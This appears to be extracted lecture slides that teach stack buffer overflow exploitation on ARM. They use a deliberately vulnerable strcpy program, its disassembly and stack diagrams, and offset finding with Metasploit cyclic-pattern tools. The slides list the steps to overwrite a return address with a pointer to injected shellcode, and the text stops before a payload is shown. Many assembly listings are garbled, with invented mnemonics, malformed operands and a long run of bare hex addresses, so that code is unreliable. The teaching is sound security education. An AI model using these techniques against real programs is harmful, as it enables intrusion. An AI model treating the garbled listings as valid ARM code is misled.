02471021    lsr      r3, r0, #16
02471022    sth      r0, r0
02471023    mov      r0, r2
02471024    b        024660
02471025    addls    r4, r4, r0
02471026    movcc    r2, #1
02471027    movcc    r2, #0
02471028    cmp      r0, r2
02471029    movl     r2, #0
0247102a    andb     r2, r2, #1
0247102b    cmp      r2, #0
0247102c    subine   r5, r5, #4
0247102d    subine   r6, r6, #2
0247102e    b        024660
0247102f    cmp      r4, r4
02471030    movcc    r2, #1
```

## How can a buffer overflow occur (2)

```
1
2 void dosomething(char *msg){
3     char buf[128];
4     strcpy(buf, msg);
5     puts(buf);
6 }
7
8 void main(int argc, char *argv[]){
9     dosomething(argv[1]);
10 }
```

```
02412001 subeq    r2, r2, #1
02412002 subne    r2, r2, #1
02412003 addne    r2, r2, #5
02412004 sub     r2, r2, #2
02412005 mov     r0, r2
```

sp →

r11 →



```
02402001 movcc    r2, #0
02402002 movcs    r2, #0
02402003 cmp     r0, r2
02402004 movls    r2, #0
02402005 andhi    r2, r2, #1
02402006 cmp     r2, #0
02402007 subne    r2, r2, #1
02402008 subne    r2, r2, #2
02402009 b       02402009
0240200A cmp     r2, r2
0240200B movcs    r2, #0
```

# How can a buffer overflow occur (3)

```

1 // vuln.c
2 #include <stdio.h>
3
4 void dosomething(char *msg){
5     char buf[128];
6     strcpy(buf, msg);
7     puts(buf);
8 }
9
10 void main(int argc, char *argv[]){
11     dosomething(argv[1]);
12 }

```

```

# 127 A's
./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

```

02472001 subseq 0, r2, #1
02472002 subseq 0, r2, #1
02472003 addseq 0, r2, #5
02472004 sub 0, r2, #2

```

sp →

|    |    |    |    |
|----|----|----|----|
| .  | .  | .  | .  |
| .  | .  | .  | .  |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .. | .. | .. | .. |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 00 |
| 7E | FF | F5 | C8 |
| 00 | 01 | 04 | CC |
| .  | .  | .  | .  |

r11 →

```

02472005 movcs 0, r2, #0
02472006 cmp 0, r2, #0
02472007 movcs 0, r2, #0
02472008 andhi 0, r2, #1
02472009 cmp 0, r2, #0
0247200A subseq 0, r2, #1
0247200B subseq 0, r2, #1
0247200C b 0, 0x0000
0247200D cmp 0, r2, #0
0247200E cmp 0, r2, #0

```

# How can a buffer overflow occur (4)

```
1 // vuln.c
2 #include <stdio.h>
3
4 void dosomething(char *msg){
5     char buf[128];
6     strcpy(buf, msg);
7     puts(buf);
8 }
9
10 void main(int argc, char *argv[]){
11     dosomething(argv[1]);
12 }
```

```
# more than 132 A's
./vuln AAAAAAAAAAAAAAAAAA...AAAAAAAAAAAAAAAA
```

```
02477001 subseq 0, r2, r4
02477002 subseq 0, r2, r4
02477003 addseq 0, r2, r5
02477004 sub 0, r2, r2
```

sp →

|    |    |    |    |
|----|----|----|----|
| .  | .  | .  | .  |
| .  | .  | .  | .  |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .. | .. | .. | .. |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .  | .  | .  | .  |

r11 →

```
02477001 movcs 0, r5
02477002 cmp 0, r5
02477003 movcs 0, r5
02477004 andn 0, r2, r4
02477005 cmp 0, r2
02477006 subseq 0, r2, r4
02477007 subseq 0, r2, r4
02477008 b 0, 0x00000000
02477009 cmp 0, r2
0247700a cmp 0, r2
```

# How can a buffer overflow occur (5)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}

```

```

01412001 subeq r2, r2, #4
01412002 subne r2, r2, #4
01412003 addne r4, r2, #5
01412004 sub r2, r2, #2
01400000
01401000
01402000
01403000
01404000
01405000
01406000
01407000
01408000
01409000
0140A000
0140B000
0140C000
0140D000
0140E000
0140F000
01410000
01411000
01412000
01413000
01414000
01415000
01416000
01417000
01418000
01419000
0141A000
0141B000
0141C000
0141D000
0141E000
0141F000
01420000
01421000
01422000
01423000
01424000
01425000
01426000
01427000
01428000
01429000
0142A000
0142B000
0142C000
0142D000
0142E000
0142F000
01430000
01431000
01432000
01433000
01434000
01435000
01436000
01437000
01438000
01439000
0143A000
0143B000
0143C000
0143D000
0143E000
0143F000
01440000
01441000
01442000
01443000
01444000
01445000
01446000
01447000
01448000
01449000
0144A000
0144B000
0144C000
0144D000
0144E000
0144F000
01450000
01451000
01452000
01453000
01454000
01455000
01456000
01457000
01458000
01459000
0145A000
0145B000
0145C000
0145D000
0145E000
0145F000
01460000
01461000
01462000
01463000
01464000
01465000
01466000
01467000
01468000
01469000
0146A000
0146B000
0146C000
0146D000
0146E000
0146F000
01470000
01471000
01472000
01473000
01474000
01475000
01476000
01477000
01478000
01479000
0147A000
0147B000
0147C000
0147D000
0147E000
0147F000
01480000
01481000
01482000
01483000
01484000
01485000
01486000
01487000
01488000
01489000
0148A000
0148B000
0148C000
0148D000
0148E000
0148F000
01490000
01491000
01492000
01493000
01494000
01495000
01496000
01497000
01498000
01499000
0149A000
0149B000
0149C000
0149D000
0149E000
0149F000
014A0000
014A1000
014A2000
014A3000
014A4000
014A5000
014A6000
014A7000
014A8000
014A9000
014AA000
014AB000
014AC000
014AD000
014AE000
014AF000
014B0000
014B1000
014B2000
014B3000
014B4000
014B5000
014B6000
014B7000
014B8000
014B9000
014BA000
014BB000
014BC000
014BD000
014BE000
014BF000
014C0000
014C1000
014C2000
014C3000
014C4000
014C5000
014C6000
014C7000
014C8000
014C9000
014CA000
014CB000
014CC000
014CD000
014CE000
014CF000
014D0000
014D1000
014D2000
014D3000
014D4000
014D5000
014D6000
014D7000
014D8000
014D9000
014DA000
014DB000
014DC000
014DD000
014DE000
014DF000
014E0000
014E1000
014E2000
014E3000
014E4000
014E5000
014E6000
014E7000
014E8000
014E9000
014EA000
014EB000
014EC000
014ED000
014EE000
014EF000
014F0000
014F1000
014F2000
014F3000
014F4000
014F5000
014F6000
014F7000
014F8000
014F9000
014FA000
014FB000
014FC000
014FD000
014FE000
014FF000
01500000
01501000
01502000
01503000
01504000
01505000
01506000
01507000
01508000
01509000
0150A000
0150B000
0150C000
0150D000
0150E000
0150F000
01510000
01511000
01512000
01513000
01514000
01515000
01516000
01517000
01518000
01519000
0151A000
0151B000
0151C000
0151D000
0151E000
0151F000
01520000
01521000
01522000
01523000
01524000
01525000
01526000
01527000
01528000
01529000
0152A000
0152B000
0152C000
0152D000
0152E000
0152F000
01530000
01531000
01532000
01533000
01534000
01535000
01536000
01537000
01538000
01539000
0153A000
0153B000
0153C000
0153D000
0153E000
0153F000
01540000
01541000
01542000
01543000
01544000
01545000
01546000
01547000
01548000
01549000
0154A000
0154B000
0154C000
0154D000
0154E000
0154F000
01550000
01551000
01552000
01553000
01554000
01555000
01556000
01557000
01558000
01559000
0155A000
0155B000
0155C000
0155D000
0155E000
0155F000
01560000
01561000
01562000
01563000
01564000
01565000
01566000
01567000
01568000
01569000
0156A000
0156B000
0156C000
0156D000
0156E000
0156F000
01570000
01571000
01572000
01573000
01574000
01575000
01576000
01577000
01578000
01579000
0157A000
0157B000
0157C000
0157D000
0157E000
0157F000
01580000
01581000
01582000
01583000
01584000
01585000
01586000
01587000
01588000
01589000
0158A000
0158B000
0158C000
0158D000
0158E000
0158F000
01590000
01591000
01592000
01593000
01594000
01595000
01596000
01597000
01598000
01599000
0159A000
0159B000
0159C000
0159D000
0159E000
0159F000
015A0000
015A1000
015A2000
015A3000
015A4000
015A5000
015A6000
015A7000
015A8000
015A9000
015AA000
015AB000
015AC000
015AD000
015AE000
015AF000
015B0000
015B1000
015B2000
015B3000
015B4000
015B5000
015B6000
015B7000
015B8000
015B9000
015BA000
015BB000
015BC000
015BD000
015BE000
015BF000
015C0000
015C1000
015C2000
015C3000
015C4000
015C5000
015C6000
015C7000
015C8000
015C9000
015CA000
015CB000
015CC000
015CD000
015CE000
015CF000
015D0000
015D1000
015D2000
015D3000
015D4000
015D5000
015D6000
015D7000
015D8000
015D9000
015DA000
015DB000
015DC000
015DD000
015DE000
015DF000
015E0000
015E1000
015E2000
015E3000
015E4000
015E5000
015E6000
015E7000
015E8000
015E9000
015EA000
015EB000
015EC000
015ED000
015EE000
015EF000
015F0000
015F1000
015F2000
015F3000
015F4000
015F5000
015F6000
015F7000
015F8000
015F9000
015FA000
015FB000
015FC000
015FD000
015FE000
015FF000
01600000
01601000
01602000
01603000
01604000
01605000
01606000
01607000
01608000
01609000
0160A000
0160B000
0160C000
0160D000
0160E000
0160F000
01610000
01611000
01612000
01613000
01614000
01615000
01616000
01617000
01618000
01619000
0161A000
0161B000
0161C000
0161D000
0161E000
0161F000
01620000
01621000
01622000
01623000
01624000
01625000
01626000
01627000
01628000
01629000
0162A000
0162B000
0162C000
0162D000
0162E000
0162F000
01630000
01631000
01632000
01633000
01634000
01635000
01636000
01637000
01638000
01639000
0163A000
0163B000
0163C000
0163D000
0163E000
0163F000
01640000
01641000
01642000
01643000
01644000
01645000
01646000
01647000
01648000
01649000
0164A000
0164B000
0164C000
0164D000
0164E000
0164F000
01650000
01651000
01652000
01653000
01654000
01655000
01656000
01657000
01658000
01659000
0165A000
0165B000
0165C000
0165D000
0165E000
0165F000
01660000
01661000
01662000
01663000
01664000
01665000
01666000
01667000
01668000
01669000
0166A000
0166B000
0166C000
0166D000
0166E000
0166F000
01670000
01671000
01672000
01673000
01674000
01675000
01676000
01677000
01678000
01679000
0167A000
0167B000
0167C000
0167D000
0167E000
0167F000
01680000
01681000
01682000
01683000
01684000
01685000
01686000
01687000
01688000
01689000
0168A000
0168B000
0168C000
0168D000
0168E000
0168F000
01690000
01691000
01692000
01693000
01694000
01695000
01696000
01697000
01698000
01699000
0169A000
0169B000
0169C000
0169D000
0169E000
0169F000
016A0000
016A1000
016A2000
016A3000
016A4000
016A5000
016A6000
016A7000
016A8000
016A9000
016AA000
016AB000
016AC000
016AD000
016AE000
016AF000
016B0000
016B1000
016B2000
016B3000
016B4000
016B5000
016B6000
016B7000
016B8000
016B9000
016BA000
016BB000
016BC000
016BD000
016BE000
016BF000
016C0000
016C1000
016C2000
016C3000
016C4000
016C5000
016C6000
016C7000
016C8000
016C9000
016CA000
016CB000
016CC000
016CD000
016CE000
016CF000
016D0000
016D1000
016D2000
016D3000
016D4000
016D5000
016D6000
016D7000
016D8000
016D9000
016DA000
016DB000
016DC000
016DD000
016DE000
016DF000
016E0000
016E1000
016E2000
016E3000
016E4000
016E5000
016E6000
016E7000
016E8000
016E9000
016EA000
016EB000
016EC000
016ED000
016EE000
016EF000
016F0000
016F1000
016F2000
016F3000
016F4000
016F5000
016F6000
016F7000
016F8000
016F9000
016FA000
016FB000
016FC000
016FD000
016FE000
016FF000
01700000
01701000
01702000
01703000
01704000
01705000
01706000
01707000
01708000
01709000
0170A000
0170B000
0170C000
0170D000
0170E000
0170F000
01710000
01711000
01712000
01713000
01714000
01715000
01716000
01717000
01718000
01719000
0171A000
0171B000
0171C000
0171D000
0171E000
0171F000
01720000
01721000
01722000
01723000
01724000
01725000
01726000
01727000
01728000
01729000
0172A000
0172B000
0172C000
0172D000
0172E000
0172F000
01730000
01731000
01732000
01733000
01734000
01735000
01736000
01737000
01738000
01739000
0173A000
0173B000
0173C000
0173D000
0173E000
0173F000
01740000
01741000
01742000
01743000
01744000
01745000
01746000
01747000
01748000
01749000
0174A000
0174B000
0174C000
0174D000
0174E000
0174F000
01750000
01751000
01752000
01753000
01754000
01755000
01756000
01757000
01758000
01759000
0175A000
0175B000
0175C000
0175D000
0175E000
0175F000
01760000
01761000
01762000
01763000
01764000
01765000
01766000
01767000
01768000
01769000
0176A000
0176B000
0176C000
0176D000
0176E000
0176F000
01770000
01771000
01772000
01773000
01774000
01775000
01776000
01777000
01778000
01779000
0177A000
0177B000
0177C000
0177D000
0177E000
0177F000
01780000
01781000
01782000
01783000
01784000
01785000
01786000
01787000
01788000
01789000
0178A000
0178B000
0178C000
0178D000
0178E000
0178F000
01790000
01791000
01792000
01793000
01794000
01795000
01796000
01797000
01798000
01799000
0179A000
0179B000
0179C000
0179D000
0179E000
0179F000
017A0000
017A1000
017A2000
017A3000
017A4000
017A5000
017A6000
017A7000
017A8000
017A9000
017AA000
017AB000
017AC000
017AD000
017AE000
017AF000
017B0000
017B1000
017B2000
017B3000
017B4000
017B5000
017B6000
017B7000
017B8000
017B9000
017BA000
017BB000
017BC000
017BD000
017BE000
017BF000
017C0000
017C1000
017C2000
017C3000
017C4000
017C5000
017C6000
017C7000
017C8000
017C9000
017CA000
017CB000
017CC000
017CD000
017CE000
017CF000
017D0000
017D1000
017D2000
017D3000
017D4000
017D5000
017D6000
017D7000
017D8000
017D9000
017DA000
017DB000
017DC000
017DD000
017DE000
017DF000
017E0000
017E1000
017E2000
017E3000
017E4000
017E5000
017E6000
017E7000
017E8000
017E9000
017EA000
017EB000
017EC000
017ED000
017EE000
017EF000
017F0000
017F1000
017F2000
017F3000
017F4000
017F5000
017F6000
017F7000
017F8000
017F9000
017FA000
017FB000
017FC000
017FD000
017FE000
017FF000

```

|       |    |    |    |    |
|-------|----|----|----|----|
| sp →  | .  | .  | .  | .  |
|       | .  | .  | .  | .  |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | .. | .. | .. | .. |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
| r11 → | 41 | 41 | 41 | 41 |
|       | .  | .  | .  | .  |

# How can a buffer overflow occur (6)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132 @<- pc
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
    
```

sp →

|    |    |    |    |
|----|----|----|----|
| .  | .  | .  | .  |
| .  | .  | .  | .  |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .. | .. | .. | .. |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .  | .  | .  | .  |

r11 →

|            |     |
|------------|-----|
|            | r0  |
|            | r1  |
|            | r2  |
|            | r3  |
|            | r4  |
|            | r5  |
|            | r6  |
|            | r7  |
|            | r8  |
|            | r9  |
|            | r10 |
| 0x7EFFF848 | r11 |
|            | r12 |
| 0x7EFFFABC | sp  |
|            | lr  |
| 0x00010404 | pc  |



# How can a buffer overflow occur (7)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc} @<- pc
    
```

|       |    |    |    |    |
|-------|----|----|----|----|
|       | .  | .  | .  | .  |
|       | .  | .  | .  | .  |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | .. | .. | .. | .. |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
|       | 41 | 41 | 41 | 41 |
| sp →  | 41 | 41 | 41 | 41 |
| r11 → | 41 | 41 | 41 | 41 |
|       | .  | .  | .  | .  |

|             |     |
|-------------|-----|
|             | r0  |
|             | r1  |
|             | r2  |
|             | r3  |
|             | r4  |
|             | r5  |
|             | r6  |
|             | r7  |
|             | r8  |
|             | r9  |
|             | r10 |
| 0x7EFFFFB48 | r11 |
|             | r12 |
| 0x7EFFFFB4C | sp  |
|             | lr  |
| 0x00010418  | pc  |

# How can a buffer overflow occur (8)

```

1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
    
```

sp →

|    |    |    |    |
|----|----|----|----|
| .  | .  | .  | .  |
| .  | .  | .  | .  |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .. | .. | .. | .. |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| 41 | 41 | 41 | 41 |
| .  | .  | .  | .  |

|            |     |
|------------|-----|
|            | r0  |
|            | r1  |
|            | r2  |
|            | r3  |
|            | r4  |
|            | r5  |
|            | r6  |
|            | r7  |
|            | r8  |
|            | r9  |
|            | r10 |
| 0x41414141 | r11 |
|            | r12 |
| 0x7EFFF844 | sp  |
|            | lr  |
| 0x41414140 | pc  |

# How can it be abused (1)

```
02471001 subseq r2, r2, #4
02471002 subseq r7, r7, #4
02471003 addseq r4, r4, #5
02471004 sub r2, r4, r2
02480001 mov r0, r2
02481001 mov r3, r5
02482001 str r2, [r0, #4]
02482002 bl 0x02484
02482003 ldr r2, [r0, #4]
02483001 mov r4, r5
02471074 strh r4, r0
02471075 mov r0, r0
02471076 bl 0x02480
```

Local variables, function arguments and stack metadata could be overwritten.

Possibilities:

- Changing variables or arguments
- Redirection of the program flow to another code location
- Execution of injected code

```
02480001 sub r0, r0, #2
02481001 orr r1, r4, r1, lsl, #16
02482001 cmp r0, r2
02483001 bts 16, r0
02484001 addis r4, r4, #5
02485001 movcc r2, #4
02486001 movcs r2, #0
02487001 cmp r0, r2
02488001 movls r2, #0
02489001 andbt r2, r2, #4
02490001 cmp r2, #0
02491001 subseq r0, r0, #4
02492001 subseq r0, r0, #2
02493001 sub r0, r0, r0
02494001 lsr r4, r0, #16
02495001 strh r0, r0
02496001 mov r0, r2
02497001 b 0x02490
02498001 addis r4, r4, #5
02499001 movcc r2, #4
02500001 movcs r2, #0
02501001 cmp r0, r2
02502001 movls r2, #0
02503001 andbt r2, r2, #4
02504001 cmp r2, #0
02495001 subseq r5, r5, #4
02496001 subseq r0, r0, #2
02497005 b 0x02490
02500001 cmp r4, r4
02500001 movcs r2, #0
```

## How can it be abused (2)

1. Determine the injection vector
2. Determine offset to pc
3. Place the shellcode in the buffer
4. Determine address of the buffer
5. Overwrite the return address with an address to the shellcode

```
02471001    subeq    r3, r3, #4
02471002    subine   r7, r7, #2
02471003    addine   r4, r4, #5
02471004    sub      r2, r4, #2
02480001    mov      r0, r2
02480002    mov      r3, r5
02480003    str      r2, [r0, #4]
02480004    bl       02480004
02480005    ldr      r2, [r0, #4]
02480006    mov      r4, r5
02480007    strh     r4, r4
02480008    mov      r3, r0
02480009    mov      r0, r2
0248000A    bl       02480006
0248000B    subl     r0, r0, #2
02481001    orr      r1, r4, r1, lsl, #16
02480002    cmp      r0, r4
02480003    bts       16, r0
02481000    addis    r4, r4, #5
02480001    movcc     r2, #4
02480002    movcs     r2, #0
02480003    cmp      r0, r4
02480004    movls     r2, #0
02480005    andbt    r2, r2, #4
02480006    cmp      r2, #0
02480007    subeq     r3, r3, #4
02480008    subine    r5, r5, #2
02481000    addine    r4, r4, #5
02481001    b        02480006
02480002    sub      r3, r0, #5
02480003    lsr      r4, r0, #16
02480004    strh     r0, r0
02480005    mov      r0, r4
02480006    b        02480006
02480007    addis    r4, r4, #5
02480008    movcc     r2, #4
02480009    movcs     r2, #0
0248000A    cmp      r0, r4
0248000B    movls     r2, #0
02481001    andbt    r2, r2, #4
02480002    cmp      r2, #0
02480003    subine    r5, r5, #4
02480004    subine    r0, r0, #2
02481001    b        02480006
02480002    cmp      r4, r4
02480003    movcs     r4, #0
```

# How can it be abused - Injection Vector

```
02471001 subseq 03, 03, 04
12477001 subseq 07, 07, 08
10811005 addine 04, 04, 05
00412002 sub 02, 04, 02
e1800002 mov 00, 02
e1801008 mov 03, 03
e3802004 stc 02, [ip, 04]
000200e1 b1 100200
e7802004 ldr 02, [ip, 04]
e1801008 mov 03, 03
e3770074 uth 04, 04
e1803000 mov 03, 00
e1800002 mov 00, 02
00020058 b1 100200
e7800000 sub 00, 00, 02
e1801001 orr 01, 04, 01, 303, 010
e1500001 cmp 00, 04
00000003 b1s 10700
00011000 addis 04, 04, 00
12802001 movcc 02, 00
03802000 movls 02, 00
02021001 andb1 02, 02, 04
e3520000 cmp 02, 00
02450001 subseq 05, 05, 04
12450002 subseq 05, 05, 02
10811005 addine 04, 04, 05
00412009 sub 04, 04, 00
e1800007 orr 00, 05, 07, 303, 010
00777710 b 10000
e0400008 sub 05, 05, 00
10800020 ldr 03, 00, 010
00770070 uth 00, 00
e2800001 mov 0p, 02
007700c0 b 10000
e7011005 addis 04, 04, 00
12802001 movcc 02, 04
12802000 movcs 02, 00
e1500001 cmp 0p, 02
02802000 movls 02, 00
02802001 andb1 02, 02, 04
00520000 cmp 02, 00
02450001 subseq 05, 05, 04
12450002 subseq 05, 05, 02
00777705 b 10000
e1520001 cmp 04, 04
11520000 movcs 03, 00
```


Injection vectors are the precise inputs that lead an application to code locations that suffer from buffer overflows.

# How can it be abused - Offset (1)

It is necessary to determine the offset between the buffer and the return pointer.

Several possibilities:

- Reading/calculating the offset by using the values from the disassembly
- Using a cyclic pattern




## How can it be abused - Offset (2)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3          @ first arg
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
```




## How can it be abused - Offset (3)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132 @ calc addr
6  ldr r1, [r11, #-136]
7  mov r0, r3        @ first arg
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
```






## How can it be abused - Offset (4)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132 @ <- offset
6  ldr r1, [r11, #-136]
7  mov r0, r3        @ first arg
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
```



# How can it be abused - Offset (5)

## Using a cyclic pattern

- Cyclic string
- Every 4 byte block is unique
- Several tools
  - GEF
  - Metasploit
    - `pattern_create.rb`
    - `pattern_offset.rb`
  - pwntools

```
02471001    subeq    %r1, %r1, #4
02471002    subne    %r1, %r1, #4
02471003    addl     %r4, %r4, #8
02471004    subl     %r2, %r2, #2
02480001    movl     %r0, %r2
02480002    movl     %r3, %r5
02480003    stc      %r2, [%r1, #4]
02480004    btl      0x0, %r0
02480005    ldrl     %r2, [%r1, #4]
02480006    movl     %r4, %r5
02480007    racth    %r1, %r3
02480008    movl     %r0, %r0
02480009    movl     %r0, %r0
0248000a    btl      0x0, %r0
0248000b    movl     %r0, %r0, #0
```

```
$ pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
```

```
02480001    subeq    %r1, %r1, #4
```

```
$ pattern_offset.rb -q Ac9A
88
```

```
02480002    lrr      %r1, %r1, #0
02480003    racth    %r1, %r0
02480004    movl     %r1, %r2
02480005    btl      0x0, %r0
02480006    addl     %r4, %r4, #8
02480007    movcel   %r2, %r2
02480008    movcel   %r2, %r0
02480009    cmp      %r1, %r3
0248000a    movcel   %r2, %r0
0248000b    andrl    %r2, %r2, #4
0248000c    cmp      %r2, %r0
0248000d    subne    %r5, %r5, #4
0248000e    subne    %r5, %r5, #2
0248000f    btl      0x0, %r0
02480010    cmp      %r4, %r4
```

# How can it be abused - Offset (6)

## Using a cyclic pattern

```
$ pattern_create.rb -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae
6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7A
f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2A
j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A
```

```
$ ./vuln Aa0Aa1Aa2Aa3A...Ak0Ak1Ak2A
```

```
$ pattern_offset.rb -q 0x41653441
132
```

|    |    |    |    |
|----|----|----|----|
| .  | .  | .  | .  |
| 41 | 61 | 30 | 41 |
| 61 | 31 | 41 | 61 |
| 32 | 41 | 61 | 33 |
| 41 | 61 | 34 | 41 |
| .. | .. | .. | .. |
| 38 | 41 | 64 | 39 |
| 41 | 65 | 30 | 41 |
| 65 | 31 | 41 | 65 |
| 32 | 41 | 65 | 33 |
| 41 | 65 | 34 | 41 |
| .  | .  | .  | .  |

# How can it be abused - Buffer Address (1)

```

